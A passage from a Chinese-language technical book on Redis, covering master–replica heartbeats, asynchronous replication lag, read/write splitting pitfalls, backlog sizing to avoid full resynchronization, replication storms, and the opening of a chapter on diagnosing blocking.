5) 主节点接到psync命令后首先核对参数runId是否与自身一致，如果一致，说明之前复制的是当前主节点；之后根据参数offset在自身复制积压缓冲区查找，如果偏移量之后的数据存在缓冲区中，则对从节点发送

+CONTINUE响应，表示可以进行部分复制。从节点接到回复后打印如下日志：

```
S * Successful partial resynchronization with master.  
S * MASTER <-> SLAVE sync: Master accepted a Partial Resynchronization.
```

6) 主节点根据偏移量把复制积压缓冲区里的数据发送给从节点，保证主从复制进入正常状态。发送的数据量可以在主节点的日志获取，如下所示：

```
M * Slave 127.0.0.1:6380 asks for synchronization  
M * Partial resynchronization request from 127.0.0.1:6380 accepted. Sending 78  
bytes of backlog starting from offset 49769216.
```

从日志中可以发现这次部分复制只同步了78字节，传递的数据远远小于全量数据。

6.3.5 心跳

主从节点在建立复制后，它们之间维护着长连接并彼此发送心跳命令，如图6-17所示。




图6-17 主从心跳检测

主从心跳判断机制：

- 1) 主从节点彼此都有心跳检测机制，各自模拟成对方的客户端进行通信，通过client list命令查看相关客户端信息，主节点的连接状态为flags=M，从节点连接状态为flags=S。
- 2) 主节点默认每隔10秒对从节点发送ping命令，判断从节点的存活性和连接状态。可通过参数repl-ping-slave-period控制发送频率。
- 3) 从节点在主线程中每隔1秒发送replconf ack{offset}命令，给主节点上报自身当前的复制偏移量。replconf命令主要作用如下：

- 实时监测主从节点网络状态。
- 上报自身复制偏移量，检查复制数据是否丢失，如果从节点数据丢失，再从主节点的复制缓冲区中拉取丢失数据。
- 实现保证从节点的数量和延迟性功能，通过min-slaves-to-write、min-slaves-max-lag参数配置定义。

主节点根据repliconf命令判断从节点超时时间，体现在info replication统计中的lag信息中，lag表示与从节点最后一次通信延迟的秒数，正常延迟应该在0和1之间。如果超过repl-timeout配置的值（默认60秒），则判定从节点下线并断开复制客户端连接。即使主节点判定从节点下线后，如果从节点重新恢复，心跳检测会继续进行。



运维提示

为了降低主从延迟，一般把Redis主从节点部署在相同的机房/同城机房，避免网络延迟和网络分区造成的心跳中断等情况。

6.3.6 异步复制

主节点不但负责数据读写，还负责把写命令同步给从节点。写命令的发送过程是异步完成，也就是说主节点自身处理完写命令后直接返回给客户端，并不等待从节点复制完成，如图6-18所示。




图6-18 主节点复制流程

主节点复制流程：

- 1) 主节点6379接收处理命令。
- 2) 命令处理完之后返回响应结果。
- 3) 对于修改命令异步发送给6380从节点，从节点在主线程中执行复制的命令。

由于主从复制过程是异步的，就会造成从节点的数据相对主节点存在延迟。具体延迟多少字节，我们可以在主节点执行info replication命令查看相

关指标获得。如下：

```
slave0:ip=127.0.0.1,port=6380,state=online,offset=841,lag=1
master_repl_offset:841
```

在统计信息中可以看到从节点slave0信息，分别记录了从节点的ip和port，从节点的状态，offset表示当前从节点的复制偏移量，master_repl_offset表示当前主节点的复制偏移量，两者的差值就是当前从节点复制延迟量。Redis的复制速度取决于主从之间网络环境，repl-disable-tcp-nodelay，命令处理速度等。正常情况下，延迟在1秒以内。

6.4 开发与运维中的问题

理解了复制原理之后，本节我们重点分析基于复制的应用场景。通过复制机制，数据集可以存在多个副本（从节点）。这些副本可以应用于读写分离、故障转移（failover）、实时备份等场景。但是在实际应用复制功能时，依然有一些坑需要跳过。

6.4.1 读写分离

对于读占比较高的场景，可以通过把一部分读流量分摊到从节点（slave）来减轻主节点（master）压力，同时需要注意永远只对主节点执行写操作，如图6-19所示。




图6-19 Redis读写分离示意图

当使用从节点响应读请求时，业务端可能会遇到如下问题：

- 复制数据延迟。

- 读到过期数据。

- 从节点故障。

1.数据延迟

Redis复制数据的延迟由于异步复制特性是无法避免的，延迟取决于网络带宽和命令阻塞情况，比如刚在主节点写入数据后立刻在从节点上读取可能获取不到。需要业务场景允许短时间内的数据延迟。对于无法容忍大量延迟场景，可以编写外部监控程序监听主从节点的复制偏移量，当延迟较大时触发报警或者通知客户端避免读取延迟过高的从节点，实现逻辑如图6-20所示。




图6-20 监控程序监控主从节点偏移量

说明如下：

- 1) 监控程序（monitor）定期检查主从节点的偏移量，主节点偏移量在info replication的master_repl_offset指标记录，从节点偏移量可以查询主节点的slave0字段的offset指标，它们的差值就是主从节点延迟的字节数量。

2) 当延迟字节量过高时，比如超过10MB。监控程序触发报警并通知客户端从节点延迟过高。可以采用Zookeeper的监听回调机制实现客户端通知。

3) 客户端接到具体的从节点高延迟通知后，修改读命令路由到其他从节点或主节点上。当延迟恢复后，再次通知客户端，恢复从节点的读命令请求。

这种方案的成本比较高，需要单独修改适配Redis的客户端类库。如果涉及多种语言成本将会扩大。客户端逻辑需要识别出读写请求并自动路由，还需要维护故障和恢复的通知。采用此方案视具体的业务而定，如果允许不一致性或对延迟不敏感的业务可以忽略，也可以采用Redis集群方案做水平扩展。

2. 读到过期数据

当主节点存储大量设置超时的数据时，如缓存数据，Redis内部需要维护过期数据删除策略，删除策略主要有两种：惰性删除和定时删除，具体细节见8.2节“内存管理”。

惰性删除：主节点每次处理读取命令时，都会检查键是否超时，如果超时则执行del命令删除键对象，之后del命令也会异步发送给从节点。需要注意的是为了保证复制的一致性，从节点自身永远不会主动删除超时数据，如图6-21所示。




图6-21 主节点惰性删除过期键同步给从节点

定时删除: Redis主节点在内部定时任务会循环采样一定数量的键，当发现采样的键过期时执行del命令，之后再同步给从节点，如图6-22所示。




图6-22 主节点定时删除同步给从节点

如果此时数据大量超时，主节点采样速度跟不上过期速度且主节点没有读取过期键的操作，那么从节点将无法收到del命令。这时在从节点上可以

读取到已经超时的数据。Redis在3.2版本解决了这个问题，从节点读取数据之前会检查键的过期时间来决定是否返回数据，可以升级到3.2版本来规避这个问题。

3.从节点故障问题

对于从节点的故障问题，需要在客户端维护可用从节点列表，当从节点故障时立刻切换到其他从节点或主节点上。这个过程类似上文提到的针对延迟过高的监控处理，需要开发人员改造客户端类库。

综上所出，使用Redis做读写分离存在一定的成本。Redis本身的性能非常高，开发人员在使用额外的从节点提升读性能之前，尽量在主节点上做充分优化，比如解决慢查询，持久化阻塞，合理应用数据结构等，当主节点优化空间不大时再考虑扩展。笔者建议大家在做读写分离之前，可以考虑使用Redis Cluster等分布式解决方案，这样不止扩展了读性能还可以扩展写性能和可支撑数据规模，并且一致性和故障转移也可以得到保证，对于客户端的维护逻辑也相对容易。

6.4.2 主从配置不一致

主从配置不一致是一个容易忽视的问题。对于有些配置主从之间是可以不一致，比如：主节点关闭AOF在从节点开启。但对于内存相关的配置必须要一致，比如maxmemory, hash-max-ziplist-entries等参数。当配置的maxmemory从节点小于主节点，如果复制的数据量超过从节点maxmemory时，它会根据maxmemory-policy策略进行内存溢出控制，此时从节点数据已经丢失，但主从复制流程依然正常进行，复制偏移量也正常。修复这类问题也只能手动进行全量复制。当压缩列表相关参数不一致时，虽然主从节点存储的数据一致但实际内存占用情况差异会比较大。更多压缩列表细节见8.3节“内存管理”。

6.4.3 规避全量复制

全量复制是一个非常消耗资源的操作，前面做了具体说明。因此如何规避全量复制是需要重点关注的运维点。下面我们将对需要进行全量复制的场景逐个分析：

· **第一次建立复制**：由于是第一次建立复制，从节点不包含任何主节点数据，因此必须进行全量复制才能完成数据同步。对于这种情况全量复制无法避免。当对数据量较大且流量较高的主节点添加从节点时，建议在低峰时进行操作，或者尽量规避使用大数据量的Redis节点。

· **节点运行ID不匹配**：当主从复制关系建立后，从节点会保存主节点的运行ID，如果此时主节点因故障重启，那么它的运行ID会改变，从节点发现主节点运行ID不匹配时，会认为自己复制的是一个新的主节点从而进行全量复制。对于这种情况应该从架构上规避，比如提供故障转移功能。当主节点发生故障后，手动提升从节点为主节点或者采用支持自动故障转移的哨兵或集群方案。

· **复制积压缓冲区不足**：当主从节点网络中断后，从节点再次连上主节点时会发送psync{offset} {runId}命令请求部分复制，如果请求的偏移量不在主节点的积压缓冲区内，则无法提供给从节点数据，因此部分复制会退化为全量复制。针对这种情况需要根据网络中断时长，写命令数据量分析出合理的积压缓冲区大小。网络中断一般有闪断、机房割接、网络分区等情况。这时网络中断的时长一般在分钟级（net_break_time）。写命令数据量可以统计高峰期主节点每秒info replication的master_repl_offset差值获取

(`write_size_per_minute`)。积压缓冲区默认为1MB，对于大流量场景显然不够，这时需要增大积压缓冲区，保证

`repl_backlog_size > net_break_time * write_size_per_minute`，从而避免因复制积压缓冲区不足造成的全量复制。

6.4.4 规避复制风暴

复制风暴是指大量从节点对同一主节点或者对同一台机器的多个主节点短时间内发起全量复制的过程。复制风暴对发起复制的主节点或者机器造成大量开销，导致CPU、内存、带宽消耗。因此我们应该分析出复制风暴发生的场景，提前采用合理的方式规避。规避方式有如下几个。

1. 单主节点复制风暴

单主节点复制风暴一般发生在主节点挂载多个从节点的场景。当主节点重启恢复后，从节点会发起全量复制流程，这时主节点就会为从节点创建RDB快照，如果在快照创建完毕之前，有多个从节点都尝试与主节点进行全量同步，那么其他从节点将共享这份RDB快照。这点Redis做了优化，有效避免了创建多个快照。但是，同时向多个从节点发送RDB快照，可能使主节点的网络带宽消耗严重，造成主节点的延迟变大，极端情况会发生主从节点连接断开，导致复制失败。

解决方案首先可以减少主节点（master）挂载从节点（slave）的数量，或者采用树状复制结构，加入中间层从节点用来保护主节点，如图6-23所示。




图6-23 采用树状结构降低多个从节点对主节点的消耗

从节点采用树状树非常有用，网络开销交给位于中间层的从节点，而不必消耗顶层的主节点。但是这种树状结构也带来了运维的复杂性，增加了手动和自动处理故障转移的难度。

2. 单机器复制风暴

由于Redis的单线程架构，通常单台机器会部署多个Redis实例。当一台机器（machine）上同时部署多个主节点（master）时，如图6-24所示。




图6-24 单机多实例部署

如果这台机器出现故障或网络长时间中断，当它重启恢复后，会有大量从节点（slave）针对这台机器的主节点进行全量复制，会造成当前机器网络带宽耗尽。

如何避免？方法如下：

- 应该把主节点尽量分散在多台机器上，避免在单台机器上部署过多的主节点。
- 当主节点所在机器故障后提供故障转移机制，避免机器恢复后进行密集的全量复制。

6.5 本章重点回顾

- 1) Redis通过复制功能实现主节点的多个副本。从节点可灵活地通过 slaveof命令建立或断开复制流程。
- 2) 复制支持树状结构，从节点可以复制另一个从节点，实现一层层向下的复制流。Redis2.8之后复制的流程分为：全量复制和部分复制。全量复制需要同步全部主节点的数据集，大量消耗机器和网络资源。而部分复制有效减少因网络异常等原因造成的不必要全量复制情况。通过配置合理的复制积压缓冲区尽量避免全量复制。
- 3) 主从节点之间维护心跳和偏移量检查机制，保证主从节点通信正常和数据一致。
- 4) Redis为了保证高性能复制过程是异步的，写命令处理完后直接返回给客户端，不等待从节点复制完成。因此从节点数据集会有延迟情况。
- 5) 当使用从节点用于读写分离时会存在数据延迟、过期数据、从节点可用性等问题，需要根据自身业务提前作出规避。
- 6) 在运维过程中，主节点存在多个从节点或者一台机器上部署大量主节点的情况下，会有复制风暴的风险。

第7章 Redis的噩梦：阻塞

Redis是典型的单线程架构，所有的读写操作都是在一条主线程中完成的。当Redis用于高并发场景时，这条线程就变成了它的生命线。如果出现阻塞，哪怕是很短时间，对于我们的应用来说都是噩梦。导致阻塞问题的场景大致分为内在原因和外在原因：

- 内在原因包括：不合理地使用API或数据结构、CPU饱和、持久化阻塞等。
- 外在原因包括：CPU竞争、内存交换、网络问题等。

本章我们聚焦于Redis阻塞问题，通过学习本章可掌握快速定位和解决Redis阻塞的思路和技巧。

7.1 发现阻塞

当Redis阻塞时，线上应用服务应该最先感知到，这时应用方会收到大量Redis超时异常，比如Jedis客户端会抛出JedisConnectionException异常。常见的做法是在应用方加入异常统计并通过邮件/短信/微信报警，以便及时发现通知问题。开发人员需要处理如何统计异常以及触发报警的时机。何时触发报警一般根据应用的并发量决定，如1分钟内超过10个异常触发报警。在实现异常统计时要注意，由于Redis调用API会分散在项目的多个地方，每个地方都监听异常并加入监控代码必然难以维护。这时可以借助于日志系统，如Java语言可以使用logback或log4j。当异常发生时，异常信息最终会被日志系统收集到Appender（输出目的地），默认的Appender一般是具体的日志文件，开发人员可以自定义一个Appender，用于专门统计异常和触发报警逻辑，如图7-1所示。

